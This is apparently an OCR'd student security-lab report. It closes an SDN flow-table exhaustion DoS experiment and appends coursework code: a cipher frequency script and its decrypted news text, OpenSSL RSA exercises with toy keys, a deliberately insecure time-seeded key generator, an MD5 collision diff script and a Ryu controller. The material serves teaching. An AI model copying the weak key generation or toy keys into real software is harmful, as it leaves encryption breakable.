

Fig. 96: Packets sent properly

e. Figure 97 shows the flow table rules of S1.



Fig. 97: Flow table rules of S1

Observation/Conclusion:
When the flow table of OVS switches is full, any additional flow-rule installation will be failed due to insufficient space in the flow table. A switch that cannot install a flow-entry will send an OFPT_ERROR message to the controller along with OFPFMFC_TABLE_FULL. The switch then drops the packet since it is unable to receive instructions to install a flow-entry due to the resource exhaustion. This is a DoS attack in the data plane of SDN.

APPENDIX

freq.py:

```
#!/usr/bin/env python3

from collections import Counter
import re

TOP_K  = 20
N_GRAM = 3

# Generate all the n-grams for value n
def ngrams(n, text):
    for i in range(len(text) -n + 1):
        # Ignore n-grams containing white space
        if not re.search(r'\s', text[i:i+n]):
           yield text[i:i+n]

# Read the data from the ciphertext
with open('ciphertext.txt') as f:
    text = f.read()

# Count, sort, and print out the n-grams
for N in range(N_GRAM):
   print("-----------------------------------")
   print("{}-gram (top {}):".format(N+1, TOP_K))
   counts = Counter(ngrams(N+1, text))        # Count
   sorted_counts = counts.most_common(TOP_K)  # Sort
   for ngram, count in sorted_counts:
      print("{}: {}".format(ngram, count))   # Print
```

cipher.txt
```
ytn xqavhq yzhu  xu qzupvd ltmat qnncq vgxzy hmrty vbynh ytmq ixur qyhvurn
vlvhpq yhme ytn gvrrnh bnniq imsn v uxuvrnuvhmvu yxx

ytn vlvhpq hvan lvq gxxsnupnp gd ytn pncmqn xb tvhfnd lnmuqynmu vy myq xzyqny
vup ytn veevhnuy mceixqmxu xb tmq bmic axcevud vy ytn nup vup my lvq qtvenp gd
ytn ncnhrnuan xb cnyxx ymcnq ze givasrxlu eximymaq vhcavupd vaymfmqc vup
v uvymxuvi axufnhqvymxu vq ghmnb vup cvp vq v bnfnh phnvc vgxzy ltnytnh ytnhn
xzrty yx gn v ehnqmpnuy lmubhnd ytn qnvqxu pmpuy ozqy qnnc nkyhv ixur my lvq
nkyhv ixur gnavzqn ytn xqavhq lnhn cxfnp yx ytn bmhqy lnnsnup mu cvhat yx
vfxmp axubimaymur lmyt ytn aixqmur anhncxud xb ytn lmuynh xidcemaq ytvusq
ednxuratvur

xun gmr jznqymxu qzhhxzupmur ytmq dnvhq vavpncd vlvhpq mq txl xh mb ytn
```

anhncxud lmii vpphnqq cnyxx nqenamviid vbynh ytn rxipnu rixgnq ltmat gnavcn v ozgmivuy axcmurxzy evhyd bxh ymcnq ze ytn cxfncnuy qenvhtnvpnp gd exlnhbzi txiidlxxp lxcnu ltx tnienp hvmqn cmiimxuq xb pxiivhq yx bmrty qnkzvi tvhvqqcnuy vhxzup ytn axzuyhd

qmruvimur ytnmh qzeexhy rxipnu rixgnq vyynupnnq qlvytnp ytncqnifnq mu givas qexhynp iveni emuq vup qxzupnp xbb vgxzy qnkmqy exlnh mcgvivuanq bhxc ytn hnp avheny vup ytn qyvrn xu ytn vmh n lvq aviinp xzy vgxzy evd munjzmyd vbynh myq bxhcnh vuatxh avyy qvpinh jzmy xuan qtn invhunp ytvy qtn lvq cvsmur bvh inqq ytvu v cvin axtxqy vup pzhmur ytn anhncxud uvyvimn exhycvu yxxs v gizuy vup qvymqbdmur pmr vy ytn viicvin hxqynh xb uxcmuvynp pmhnayxhq txl axzip ytvy gn yxeenp

vq my yzhuq xzy vy invqy mu ynhcq xb ytn xqavhq my ehxgvgid lxuy gn

lxcnu mufxifnp mu ymcnq ze qvmp ytvy viytxzrt ytn rixgnq qmrumbmnp ytn mumymvymfnq ivzuat ytnd unfnh muynupnp my yx gn ozqy vu vlvhpq qnvqxu avcevmru xh xun ytvy gnavcn vqqxamvynp xuid lmyt hnpavheny vaymxuq muqynvp v qexsnqlxcvu qvmp ytn rhxze mq lxhsmur gntmup aixqnp pxxhq vup tvq qmuan vcvqqnp cmiimxu bxh myq inrvi pnbnuqn bzup ltmat vbynh ytn rixgnq lvq bixxpnp lmyt ytxzqvupq xb pxuvymxuq xb xh inqq bhxc enxein mu qxcn axzuyhmnq

ux avii yx lnvh givas rxluq lnuy xzy mu vpfvuan xb ytn xqavhq ytxzrt ytn cxfncnuy lmii vicxqy anhyvmuid gn hnbnhnuanp gnbxhn vup pzhmur ytn anhncxud nqenamviid qmuan fxavi cnyxx qzeexhynhq imsn vqtind ozpp ivzhv pnhu vup umaxin smpcvu vhn qatnpzinp ehnqnuynhq

vuxytnh bnvyzhn xb ytmq qnvqxu ux xun hnviid suxlq ltx mq rxmur yx lmu gnqy emayzhn vhrzvgid ytmq tveenuq v ixy xb ytn ymcn muvhrzvgid ytn uvmigmynh uvhhvymfn xuid qnhfnq ytn vlvhpq tden cvatmun gzy xbynu ytn enxein bxhnavqymur ytn hvan qxaviinp xqavhxixrmqyq avu cvsn xuid npzavynp rznqqnq

ytn lvd ytn vavpncd yvgzivynq ytn gmr lmuunh pxnquy tnie mu nfnhd xytnh avynrxhd ytn uxcmunn lmyt ytn cxqy fxynq lmuq gzy mu ytn gnqy emayzhn avynrxhd fxynhq vhn vqsnp yx imqy ytnmh yxe cxfmnq mu ehnbnhnuymvi xhpnh mb v cxfmn rnyq cxhn ytvu enhanuy xb ytn bmhqyeivan fxynq my lmuq ltnu ux cxfmn cvuvrnq ytvy ytn xun lmyt ytn bnlnqy bmhqyeivan fxynq mq nimcmuvynp vup myq fxynq vhn hnpmqyhmgzynp yx ytn cxfmnq ytvy rvhunhnp ytn nimcmuvynp gviixyq qnaxupeivan fxynq vup ytmq axuymuznq zuymi v lmuunh ncnhrnq

my mq vii ynhhmgid axubzqmur gzy veevhnuyid ytn axuqnuqzq bvfxhmyn axcnq xzy vtnvp mu ytn nup ytmq cnvuq ytvy nupxbqnvqxu vlvhpq atvyynh mufvhmvgid mufxifnq yxhyzhnp qenazivymxu vgxzy ltmat bmic lxzip cxqy imsnid gn fxynhq qnaxup xh ytmhp bvfxhmyn vup ytnu njzviid yxhyzhnp axuaizqmxuq vgxzy ltmat bmic cmrty ehnfvmi

mu my lvq v yxqqze gnylnnu gxdtxxp vup ytn nfnuyzvi lmuunh gmhpcvu
mu lmyt ixyq xb nkenhyq gnyymur xu ytn hnfnuvuy xh ytn gmr qtxhy ytn
ehmwn lnuy yx qexyimrty ivqy dnvh unvhid vii ytn bxhnavqynhq pnaivhnp iv
iv ivup ytn ehnqzceymfn lmuunh vup bxh ylx vup v tvib cmuzynq ytnd lnhn
axhhnay gnbxhn vu nufnixen quvbz lvq hnfnvinp vup ytn hmrtybzi lmuunh
cxxuimrty lvq ahxlunp

ytmq dnvh vlvhpq lvyatnhq vhn zunjzviid pmfmpnp gnylnnu ythnn gmiigxvhpq
xzyqmpn nggmur cmqqxzhm ytn bvfxhmyn vup ytn qtven xb lvynh ltmat mq
ytn gvrrnhq ehnpmaymxu lmyt v bnl bxhnavqymur v tvmi cvhd lmu bxh rny xzy

gzy vii xb ytxqn bmicq tvfn tmqyxhmavi xqavhfxymur evyynhuq vrvmuqy ytnc ytn
qtven xb lvynh tvq uxcmuvymxuq cxhn ytvu vud xytnh bmic vup lvq viqx
uvcnp ytn dnvhq gnqy gd ytn ehxpzanhq vup pmhnayxhq rzmipq dny my lvq uxy
uxcmuvynp bxh v qahnnu vayxhq rzmip vlvhp bxh gnqy nuqncgin vup ux bmic tvq
lxu gnqy emayzhn lmytxzy ehnfmxzqid ivupmur vy invqy ytn vayxhq uxcmuvymxu
qmuan ghvfntnvhy mu ytmq dnvh ytn gnqy nuqncgin qvr nupnp ze rxmur yx
ythnn gmiigxvhpq ltmat mq qmrumbmavuy gnavzqn vayxhq cvsn ze ytn vavpncdq
ivhrnqy ghvuat ytvy bmic ltmin pmfmqmfn viqx lxu ytn gnqy phvcv rxipnu rixgn
vup ytn gvbyv gzy myq bmiccvsnh cvhymu capxuvrt lvq uxy uxcmuvynp bxh gnqy
pmhnayxh vup vevhy bhxc vhrx cxfmnq ytvy ivup gnqy emayzhn lmytxzy viqx
nvhumur gnqy pmhnayxh uxcmuvymxuq vhn bnl vup bvh gnylnnu

result_plain.txt

THE OSCARS TURN ON SUNDAY WHICH SEEMS ABOUT RIGHT AFTER THIS LONG STRANGE AWARDS TRIP THE BAGGER FEELS LIKE A NONAGENARIAN TOO

THE AWARDS RACE WAS BOOKENDED BY THE DEMISE OF HARVEY WEINSTEIN AT ITS OUTSET
AND THE APPARENT IMPLOSION OF HIS FILM COMPANY AT THE END AND IT WAS SHAPED BY THE EMERGENCE OF METOO TIMES UP BLACKGOWN POLITICS ARMCANDY ACTIVISM AND A NATIONAL CONVERSATION AS BRIEF AND MAD AS A FEVER DREAM ABOUT WHETHER THERE
OUGHT TO BE A PRESIDENT WINFREY THE SEASON DIDNT JUST SEEM EXTRA LONG IT WAS EXTRA LONG BECAUSE THE OSCARS WERE MOVED TO THE FIRST WEEKEND IN MARCH TO AVOID CONFLICTING WITH THE CLOSING CEREMONY OF THE WINTER OLYMPICS THANKS PYEONGCHANG

ONE BIG QUESTION SURROUNDING THIS YEARS ACADEMY AWARDS IS HOW OR IF THE CEREMONY WILL ADDRESS METOO ESPECIALLY AFTER THE GOLDEN GLOBES WHICH BECAME
A JUBILANT COMINGOUT PARTY FOR TIMES UP THE MOVEMENT SPEARHEADED BY POWERFUL HOLLYWOOD WOMEN WHO HELPED RAISE MILLIONS OF DOLLARS TO FIGHT SEXUAL

HARASSMENT AROUND THE COUNTRY

SIGNALING THEIR SUPPORT GOLDEN GLOBES ATTENDEES SWATHED THEMSELVES IN BLACK SPORTED LAPEL PINS AND SOUNDED OFF ABOUT SEXIST POWER IMBALANCES FROM THE RED
CARPET AND THE STAGE ON THE AIR E WAS CALLED OUT ABOUT PAY INEQUITY AFTER ITS FORMER ANCHOR CATT SADLER QUIT ONCE SHE LEARNED THAT SHE WAS MAKING FAR LESS THAN A MALE COHOST AND DURING THE CEREMONY NATALIE PORTMAN TOOK A BLUNT
AND SATISFYING DIG AT THE ALLMALE ROSTER OF NOMINATED DIRECTORS HOW COULD THAT BE TOPPED

AS IT TURNS OUT AT LEAST IN TERMS OF THE OSCARS IT PROBABLY WONT BE

WOMEN INVOLVED IN TIMES UP SAID THAT ALTHOUGH THE GLOBES SIGNIFIED THE INITIATIVES LAUNCH THEY NEVER INTENDED IT TO BE JUST AN AWARDS SEASON CAMPAIGN OR ONE THAT BECAME ASSOCIATED ONLY WITH REDCARPET ACTIONS INSTEAD A SPOKESWOMAN SAID THE GROUP IS WORKING BEHIND CLOSED DOORS AND HAS SINCE AMASSED MILLION FOR ITS LEGAL DEFENSE FUND WHICH AFTER THE GLOBES WAS FLOODED WITH THOUSANDS OF DONATIONS OF OR LESS FROM PEOPLE IN SOME COUNTRIES

NO CALL TO WEAR BLACK GOWNS WENT OUT IN ADVANCE OF THE OSCARS THOUGH THE MOVEMENT WILL ALMOST CERTAINLY BE REFERENCED BEFORE AND DURING THE CEREMONY
ESPECIALLY SINCE VOCAL METOO SUPPORTERS LIKE ASHLEY JUDD LAURA DERN AND NICOLE KIDMAN ARE SCHEDULED PRESENTERS

ANOTHER FEATURE OF THIS SEASON NO ONE REALLY KNOWS WHO IS GOING TO WIN BEST PICTURE ARGUABLY THIS HAPPENS A LOT OF THE TIME INARGUABLY THE NAILBITER NARRATIVE ONLY SERVES THE AWARDS HYPE MACHINE BUT OFTEN THE PEOPLE FORECASTING
THE RACE SOCALLED OSCAROLOGISTS CAN MAKE ONLY EDUCATED GUESSES

THE WAY THE ACADEMY TABULATES THE BIG WINNER DOESNT HELP IN EVERY OTHER CATEGORY THE NOMINEE WITH THE MOST VOTES WINS BUT IN THE BEST PICTURE CATEGORY VOTERS ARE ASKED TO LIST THEIR TOP MOVIES IN PREFERENTIAL ORDER IF A MOVIE GETS MORE THAN PERCENT OF THE FIRSTPLACE VOTES IT WINS WHEN NO MOVIE MANAGES THAT THE ONE WITH THE FEWEST FIRSTPLACE VOTES IS ELIMINATED AND ITS VOTES ARE REDISTRIBUTED TO THE MOVIES THAT GARNERED THE ELIMINATED BALLOTS
SECONDPLACE VOTES AND THIS CONTINUES UNTIL A WINNER EMERGES

IT IS ALL TERRIBLY CONFUSING BUT APPARENTLY THE CONSENSUS FAVORITE COMES OUT AHEAD IN THE END THIS MEANS THAT ENDOFSEASON AWARDS CHATTER INVARIABLY INVOLVES TORTURED SPECULATION ABOUT WHICH FILM WOULD MOST LIKELY BE VOTERS

SECOND OR THIRD FAVORITE AND THEN EQUALLY TORTURED CONCLUSIONS ABOUT WHICH FILM MIGHT PREVAIL

IN IT WAS A TOSSUP BETWEEN BOYHOOD AND THE EVENTUAL WINNER BIRDMAN
IN WITH LOTS OF EXPERTS BETTING ON THE REVENANT OR THE BIG SHORT THE PRIZE WENT TO SPOTLIGHT LAST YEAR NEARLY ALL THE FORECASTERS DECLARED LA LA LAND THE PRESUMPTIVE WINNER AND FOR TWO AND A HALF MINUTES THEY WERE CORRECT BEFORE AN ENVELOPE SNAFU WAS REVEALED AND THE RIGHTFUL WINNER MOONLIGHT WAS CROWNED

THIS YEAR AWARDS WATCHERS ARE UNEQUALLY DIVIDED BETWEEN THREE BILLBOARDS OUTSIDE EBBING MISSOURI THE FAVORITE AND THE SHAPE OF WATER WHICH IS THE BAGGERS PREDICTION WITH A FEW FORECASTING A HAIL MARY WIN FOR GET OUT

BUT ALL OF THOSE FILMS HAVE HISTORICAL OSCARVOTING PATTERNS AGAINST THEM THE SHAPE OF WATER HAS NOMINATIONS MORE THAN ANY OTHER FILM AND WAS ALSO NAMED THE YEARS BEST BY THE PRODUCERS AND DIRECTORS GUILDS YET IT WAS NOT NOMINATED FOR A SCREEN ACTORS GUILD AWARD FOR BEST ENSEMBLE AND NO FILM HAS WON BEST PICTURE WITHOUT PREVIOUSLY LANDING AT LEAST THE ACTORS NOMINATION SINCE BRAVEHEART IN THIS YEAR THE BEST ENSEMBLE SAG ENDED UP GOING TO THREE BILLBOARDS WHICH IS SIGNIFICANT BECAUSE ACTORS MAKE UP THE ACADEMYS LARGEST BRANCH THAT FILM WHILE DIVISIVE ALSO WON THE BEST DRAMA GOLDEN GLOBE AND THE BAFTA BUT ITS FILMMAKER MARTIN MCDONAGH WAS NOT NOMINATED FOR BEST DIRECTOR AND APART FROM ARGO MOVIES THAT LAND BEST PICTURE WITHOUT ALSO EARNING BEST DIRECTOR NOMINATIONS ARE FEW AND FAR BETWEEN

AES128CBC:
decrypted text:
This is the plain text used for encryption

AES128CFB:
decrypted text:
This is the plain text used for encryption

BFCBC:
decrypted text:
This is the plain text used for encryption

RSA public key encryption:

---

bn_sample.c

```
/* bn_sample.c */
#include <stdio.h>
#include <openssl/bn.h>
#define NBITS 256
```

```
void printBN(char *msg, BIGNUM * a)
{
/* Use BN_bn2hex(a) for hex string
* Use BN_bn2dec(a) for decimal string */
char * number_str = BN_bn2hex(a);
printf("%s %s\n", msg, number_str);
OPENSSL_free(number_str);
}
int main ()
{
BN_CTX *ctx = BN_CTX_new();
BIGNUM *a = BN_new();
BIGNUM *b = BN_new();
BIGNUM *n = BN_new();
BIGNUM *res = BN_new();
// Initialize a, b, n
BN_generate_prime_ex(a, NBITS, 1, NULL, NULL, NULL);
BN_dec2bn(&b, "273489463796838501848592769467194369268");
BN_rand(n, NBITS, 0, 0);
// res = a*b
BN_mul(res, a, b, ctx);
printBN("a * b = ", res);
// res = aˆb mod n
BN_mod_exp(res, a, b, n, ctx);
printBN("aˆc mod n = ", res);
return 0;
}
```

Task1.c

```
#include <stdio.h>
#include <openssl/bn.h>
#define NBITS 128
void printBN(char *msg, BIGNUM *a)
{
   char *number_str = BN_bn2hex(a);
   printf("%s %s\n", msg, number_str);
   OPENSSL_free(number_str);
}
int main()
{
   printf("CMPE209-Assignment3-016707314-RSA Public-Key Encryption and Signature Lab - Task1 -
Deriving the Private Key\n");
   BN_CTX *ctx = BN_CTX_new();
   BIGNUM *p = BN_new();
   BIGNUM *q = BN_new();
```

```
    BIGNUM *phi = BN_new();
    BIGNUM *n = BN_new();
    BIGNUM *e = BN_new();
    BIGNUM *d = BN_new();
    BIGNUM *p_minus_1 = BN_new();
    BIGNUM *q_minus_1 = BN_new();

    BN_hex2bn(&p, "F7E75FDC469067FFDC4E847C51F452DF");
    BN_hex2bn(&q, "E85CED54AF57E53E092113E62F436F4F");
    BN_hex2bn(&e, "0D88C3");

    BN_sub(p_minus_1, p, BN_value_one());
    BN_sub(q_minus_1, q, BN_value_one());
    BN_mul(n, p, q, ctx);
    BN_mul(phi, p_minus_1, q_minus_1, ctx);

    BN_mod_inverse(d, e, phi, ctx);

    printBN("public key e = ", e);
    printBN("public key n = ", n);
    printBN("private key d = ", d);
    return 0;
}
```

Task2.c:

```
#include <stdio.h>
#include <openssl/bn.h>
#define NBITS 128
void printBN(char *msg, BIGNUM *a)
{
/* Use BN_bn2hex(a) for hex string
* Use BN_bn2dec(a) for decimal string */
    char *number_str = BN_bn2hex(a);
    printf("%s %s\n", msg, number_str);
    OPENSSL_free(number_str);
}
int main()
{
    printf("CMPE209-Assignment3-016707314-RSA Public-Key Encryption and Signature Lab - Task2 -
Encrypting a Message\n");
    BN_CTX *ctx = BN_CTX_new();

    BIGNUM *n = BN_new();
    BIGNUM *e = BN_new();
    BIGNUM *d = BN_new();
    BIGNUM *M = BN_new(); //Message
```

```
    BIGNUM *p = BN_new(); //Plain Text
    BIGNUM *c = BN_new(); //cypher text

    BN_hex2bn(&n,
"DCBFFE3E51F62E09CE7032E2677A78946A849DC4CDDE3A4D0CB81629242FB1A5");
    BN_hex2bn(&e, "010001");
    BN_hex2bn(&d,
"74D806F9F3A62BAE331FFE3F0A68AFE35B3D2E4794148AACBC26AA381CD7D30D");
    BN_hex2bn(&M, "4120746f702073656372657421"); //"A top secret!"

    BN_mod_exp(c, M, e, n, ctx);
    BN_mod_exp(p, c, d, n, ctx);
    printBN("Encryption result: ", c);
    printBN("Plain Text: ", p); //For verification
    return 0;
}
```

Task3.c:

```
#include <stdio.h>
#include <openssl/bn.h>
#define NBITS 128
void printBN(char *msg, BIGNUM *a)
{ /* Use BN_bn2hex(a) for hex string
* Use BN_bn2dec(a) for decimal string */
    char *number_str = BN_bn2hex(a);
    printf("%s %s\n", msg, number_str);
    OPENSSL_free(number_str);
}
int main()
{
    printf("CMPE209-Assignment3-016707314-RSA Public-Key Encryption and Signature Lab - Task3 -
Decrypting a Message\n");
    BN_CTX *ctx = BN_CTX_new();

    BIGNUM *n = BN_new();
    BIGNUM *e = BN_new();
    BIGNUM *d = BN_new();
    BIGNUM *p = BN_new(); //plain text
    BIGNUM *C = BN_new(); //cypher text

    // Assign values
    BN_hex2bn(&n,
"DCBFFE3E51F62E09CE7032E2677A78946A849DC4CDDE3A4D0CB81629242FB1A5");
    BN_hex2bn(&e, "010001");
```

```
    BN_hex2bn(&d,
"74D806F9F3A62BAE331FFE3F0A68AFE35B3D2E4794148AACBC26AA381CD7D30D");
    BN_hex2bn(&C,
"8C0F971DF2F3672B28811407E2DABBE1DA0FEBBBDFC7DCB67396567EA1E2493F");

    // decrypt C: C^d mod n
    BN_mod_exp(p, C, d, n, ctx);
    printBN("Decryption result: ", p);
    return 0;
}
```

Task4.c:

```
#include <stdio.h>
#include <openssl/bn.h>
#define NBITS 128
void printBN(char *msg, BIGNUM *a)
{ /* Use BN_bn2hex(a) for hex string
* Use BN_bn2dec(a) for decimal string */
    char *number_str = BN_bn2hex(a);
    printf("%s %s\n", msg, number_str);
    OPENSSL_free(number_str);
}
int main()
{
    printf("CMPE209-Assignment3-016707314-RSA Public-Key Encryption and Signature Lab - Task4 -
Signing a Message\n");
    BN_CTX *ctx = BN_CTX_new();

    BIGNUM *n = BN_new();
    BIGNUM *e = BN_new();
    BIGNUM *d = BN_new();
    BIGNUM *M1 = BN_new();
    BIGNUM *M2 = BN_new();
    BIGNUM *sign1 = BN_new();
    BIGNUM *sign2 = BN_new();

    BN_hex2bn(&n,
"DCBFFE3E51F62E09CE7032E2677A78946A849DC4CDDE3A4D0CB81629242FB1A5");
    BN_hex2bn(&e, "010001");
    BN_hex2bn(&d,
"74D806F9F3A62BAE331FFE3F0A68AFE35B3D2E4794148AACBC26AA381CD7D30D");
    BN_hex2bn(&M1, "49206f776520796f75202432303030"); // hex encode for "I owe you $2000"
    BN_hex2bn(&M2, "49206f776520796f75202433303030"); // hex encode for "I owe you $3000"

    // encrypt M: M^d mod n
```

```
    BN_mod_exp(sign1, M1, d, n, ctx);
    BN_mod_exp(sign2, M2, d, n, ctx);
    printBN("Signature of M1:", sign1);
    printBN("Signature of M2:", sign2);
    return 0;
}
```

Pseudo Random Number Generation:

Task1.c:

```
//Generate Encryption Key in a Wrong Way
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#define KEYSIZE 16
void main()
{
printf("CMPE209-Assignment3-016707314-Pseudo Random Number Generator - Task1- Generate Encryption Key in a Wrong Way\n");
int i;
char key[KEYSIZE];
printf("%lld\n", (long long) time(NULL));
//srand (time(NULL));
for (i = 0; i< KEYSIZE; i++){
key[i] = rand()%256;
printf("%.2x", (unsigned char)key[i]);
}
printf("\n");
}
```

MD5 Collison Attack Lab:

```
#!/usr/bin/python3
from sys import argv

_, first, second = argv

with open(first, 'rb') as f:
    f1 = f.read()
with open(second, 'rb') as f:
    f2 = f.read()

for i in range(min(len(f1), len(f2))):
    if f1[i] != f2[i]:
        print("different bytes in", hex(i), ": " ,hex(f1[i]) + ' vs ' + hex(f2[i]))
```

prefix.txt:

this is md5 lab

Mininet

lab3.py

```
# Copyright (C) 2011 Nippon Telegraph and Telephone Corporation.
#
# Licensed under the Apache License, Version 2.0 (the "License");
# you may not use this file except in compliance with the License.
# You may obtain a copy of the License at
#
#    http://www.apache.org/licenses/LICENSE-2.0
#
# Unless required by applicable law or agreed to in writing, software
# distributed under the License is distributed on an "AS IS" BASIS,
# WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or
# implied.
# See the License for the specific language governing permissions and
# limitations under the License.

from ryu.base import app_manager
from ryu.controller import ofp_event
from ryu.controller.handler import CONFIG_DISPATCHER, MAIN_DISPATCHER
from ryu.controller.handler import set_ev_cls
from ryu.ofproto import ofproto_v1_3
from ryu.lib.packet import packet
from ryu.lib.packet import ethernet
from ryu.lib.packet import ether_types


from ryu.lib.packet import in_proto
from ryu.lib.packet import ipv4
from ryu.lib.packet import icmp
from ryu.lib.packet import tcp
from ryu.lib.packet import udp

class SimpleSwitch13(app_manager.RyuApp):
    OFP_VERSIONS = [ofproto_v1_3.OFP_VERSION]

    def __init__(self, *args, **kwargs):
        super(SimpleSwitch13, self).__init__(*args, **kwargs)
        self.mac_to_port = {}

    @set_ev_cls(ofp_event.EventOFPSwitchFeatures, CONFIG_DISPATCHER)
    def switch_features_handler(self, ev):
```

```
        datapath = ev.msg.datapath
        ofproto = datapath.ofproto
        parser = datapath.ofproto_parser

        # install table-miss flow entry
        #
        # We specify NO BUFFER to max_len of the output action due to
        # OVS bug. At this moment, if we specify a lesser number, e.g.,
        # 128, OVS will send Packet-In with invalid buffer_id and
        # truncated packet data. In that case, we cannot output packets
        # correctly.  The bug has been fixed in OVS v2.1.0.
        match = parser.OFPMatch()
        actions = [parser.OFPActionOutput(ofproto.OFPP_CONTROLLER,
                                          ofproto.OFPCML_NO_BUFFER)]
        self.add_flow(datapath, 0, match, actions)

    def add_flow(self, datapath, priority, match, actions, buffer_id=None):
        ofproto = datapath.ofproto
        parser = datapath.ofproto_parser

        inst = [parser.OFPInstructionActions(ofproto.OFPIT_APPLY_ACTIONS,
                                             actions)]
        if buffer_id:
            mod = parser.OFPFlowMod(datapath=datapath, buffer_id=buffer_id, priority=priority, match=match,
instructions=inst)
        else:
            mod = parser.OFPFlowMod(datapath=datapath, priority=priority,
                                    match=match, instructions=inst)
        datapath.send_msg(mod)



    def add_flow1(self, datapath, priority, match, actions, buffer_id=None):
        ofproto = datapath.ofproto
        parser = datapath.ofproto_parser

        inst = [parser.OFPInstructionActions(ofproto.OFPIT_APPLY_ACTIONS,
                                             actions)]
        if buffer_id:
            mod = parser.OFPFlowMod(datapath=datapath, buffer_id=buffer_id, priority=priority, idle_timeout=5,
match=match, instructions=inst)
        else:
            mod = parser.OFPFlowMod(datapath=datapath, priority=priority, idle_timeout=5,
                                    match=match, instructions=inst)
        datapath.send_msg(mod)
```

```
@set_ev_cls(ofp_event.EventOFPPacketIn, MAIN_DISPATCHER)
def _packet_in_handler(self, ev):
    # If you hit this you might want to increase
    # the "miss_send_length" of your switch
    if ev.msg.msg_len < ev.msg.total_len:
        self.logger.debug("packet truncated: only %s of %s bytes",
                          ev.msg.msg_len, ev.msg.total_len)
    msg = ev.msg
    datapath = msg.datapath
    ofproto = datapath.ofproto
    parser = datapath.ofproto_parser
    in_port = msg.match['in_port']

    pkt = packet.Packet(msg.data)
    eth = pkt.get_protocols(ethernet.ethernet)[0]

    if eth.ethertype == ether_types.ETH_TYPE_LLDP:
        # ignore lldp packet
        return
    dst = eth.dst
    src = eth.src

    dpid = format(datapath.id, "d").zfill(16)
    self.mac_to_port.setdefault(dpid, {})

    self.logger.info("packet in %s %s %s %s", dpid, src, dst, in_port)

    # learn a mac address to avoid FLOOD next time.
    self.mac_to_port[dpid][src] = in_port

    if dst in self.mac_to_port[dpid]:
        out_port = self.mac_to_port[dpid][dst]
    else:
        out_port = ofproto.OFPP_FLOOD

    actions = [parser.OFPActionOutput(out_port)]

    # install a flow to avoid packet_in next time
